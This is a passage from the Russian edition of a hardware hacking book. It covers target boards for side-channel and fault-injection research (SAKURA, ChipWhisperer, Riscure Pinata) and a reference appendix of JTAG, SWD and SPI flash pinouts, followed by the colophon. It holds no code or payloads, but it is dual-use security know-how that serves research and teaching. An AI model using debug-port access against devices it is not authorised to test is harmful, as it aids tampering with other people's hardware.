На более низком уровне вы можете использовать для запуска кода что-то наподобие Arduino, а затем модифицировать ее для выполнения анализа потребляемой мощности и внедрения ошибок. Существуют целевые устройства, специально разработанные для аналитической работы. Одно из первых коммерчески доступных целевых устройств — проект SASEBO от Акаши Сато. Позже этот проект превратился в проект SAKURA. Если вам попадутся платы SAKURA, то не путайте их с платами Renesas Electronics Sakura, которые были выпущены намного позже, но называются так же.

Из-за различных изменений в лицензировании иногда бывает трудно найти платы SAKURA; см. домашнюю страницу SAKURA для получения информации. В настоящее время они продаются компанией TROCNE. На рис. A.29 показана плата SAKURA-G. Большинство плат SAKURA ориентированы на FPGA, которые позволяют реализовывать алгоритмы в программируемом оборудовании. У плат SAKURA есть FPGA, причем иногда даже очень большие, для сложных алгоритмов.

Наиболее распространенные целевые устройства являются частью проекта ChipWhisperer. Большинство из них располагаются на плате CW308 UFO Board,

базовой плате, на которую можно установить множество целевых устройств. На рис. А.30 показан образец базовой платы с целевым устройством.




Рис. А.29. SAKURA-G входит в состав полезных целевых систем на основе FPGA




Рис. А.30. У ChipWhisperer UFO (CW308) есть множество модулей с открытым исходным кодом, которые вы можете использовать для тестирования различных устройств и алгоритмов

Эта целевая система позволяет заменять тестируемые процессоры. Очень легко найти на рынке тестовые устройства для 8-разрядных XMEGA, 32-разрядных Arm, FPGA, PowerPC. Кроме того, схемы и полные файлы проекта для разных целевых устройств можно скачать по адресу <https://github.com/newaetech/chipwhisperer-target-cw308t/>. Репозиторий пригодится, если вам нужно изменить дизайн или создать собственные целевые платы.

Помимо плат SAKURA для целей FPGA, в проекте ChipWhisperer есть целевое устройство CW305 FPGA с устройством Artix 7A100 FPGA, на котором можно реализовать ваши криптографические алгоритмы (рис. А.31).




Рис. А.31. На ChipWhisperer CW305 установлено целевое устройство Artix A35/A100 FPGA, которое позволяет реализовывать алгоритмы на аппаратном уровне

Riscure предлагают различные смарт-карты, а также встроенное целевое устройство Pinata. Эти системы позволяют запускать более продвинутые алгоритмы и тесты, подходящие для инструментов Riscure, включая множественные внедрения ошибок и лазерное внедрение ошибок.

Б

Ваша база — наша база. Популярные распиновки



Существует слишком много разъемов и интерфейсов, чтобы мы могли рассмотреть их все, но, когда дело касается взаимодействия со встроенными системами, есть несколько распиновок, используемых чаще других. Мы собрали их здесь для вас.

Распиновка флеш-памяти SPI

Флеш-память SPI обычно доступна в версиях с 8 и 16 контактами. На рис. Б.1 показан восьмиконтактный чип SOIC и восьмиконтактный чип WSON. Мы говорили об этих чипах в главе 3. Обратите внимание, что символ * в названиях выводов на рисунках означает, что вывод *активируется низким уровнем*.




Рис. Б.1. Распиновка восьмиконтактной флеш-памяти SPI

На рис. Б.2 показан 16-контактный SOIC.




Рис. Б.2. Распиновка 16-контактной SPI

Распиновки иногда меняются, но в большинстве устройств используются именно эти две.

Разъемы с шагом в 0,1 дюйма

Расстояние в 0,1 дюйма является «типичным» для разъемов, с которыми вы, возможно, уже знакомы. Описанные ниже разъемы обычно располагаются с интервалом 0,1 дюйма.

Двадцатиконтактный разъем JTAG

В Arm JTAG используется большой 20-контактный разъем (рис. Б.3). Он редко встречается в реальных продуктах, но обычно используется на платах для разработки. Такая же распиновка используется на отладочных адаптерах JTAG, таких как SEGGER J-Link и OpenOCD.




Рис. Б.3. 20-контактный разъем Arm JTAG

Четырнадцатиконтактный разъем PowerPC JTAG

В устройствах PowerPC, таких как NXP SPCx, используемых в автомобильных ЭБУ, обычно используется 14-контактный разъем PowerPC JTAG (рис. Б.4).




Рис. Б.4. 14-контактный разъем PowerPC JTAG

Некоторые стандартные для JTAG контакты здесь не используются: VDDE7 обозначает целевое опорное напряжение, *RDY указывает на готовность интерфейса отладки Nexus, а JCOMP используется, чтобы включить ТАР-контроллер. Некоторые контакты у некоторых чипов могут не использоваться. Например, контакт 8 на платах MPC55xx и MPC56xx не подключен.

Разъемы с шагом в 0,05 дюйма

У этих разъемов шаг меньше, чем стандартные 0,1-дюймовые разъемы, и обычно они предназначены для поверхностного монтажа.

Arm Cortex JTAG/SWD

Во многих встроенных устройствах используется разъем отладки, показанный на рис. Б.5.

Этот разъем доступен либо в режиме JTAG, либо в режиме Serial Wire Debug (SWD). SWD в этом форм-факторе встречается гораздо чаще.




Рис. Б.5. JTAG-разъемы Arm Cortex

Разъем *Ember Packet Trace Port*

Разъем Ember Packet Trace Port, показанный на рис. Б.6, менее распространен, но используется на устройствах, основанных на устройствах Ember (которые теперь стали устройствами Silicon Lab).




Рис. Б.6. Соединитель Ember Packet Trace Port

Например, у платы, показанной на рис. 3.28, есть отладочный разъем, в котором используется эта распиновка. Мы рассмотрели ее здесь, чтобы показать незначительные различия между устройствами, даже если они не пытаются вас обмануть!

Джаспер ван Вуденберг, Колин О'Флинн

Аппаратный хакинг: взлом реальных вещей

Перевел с английского Д. Павлов

Руководитель дивизиона	<i>Ю. Сергиенко</i>
Руководитель проекта	<i>А. Питиримов</i>
Ведущий редактор	<i>Н. Гринчик</i>
Научный редактор	<i>Д. Старков</i>
Литературный редактор	<i>Н. Хлебина</i>
Художественный редактор	<i>В. Мостипан</i>
Корректоры	<i>С. Беляева, М. Молчанова</i>
Верстка	<i>Л. Егорова</i>

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 05.2023. Найменование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные
профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 31.03.23. Формат 70×100/16. Бумага офсетная. Усл. п. л. 45,150. Тираж 1000. Заказ 0000.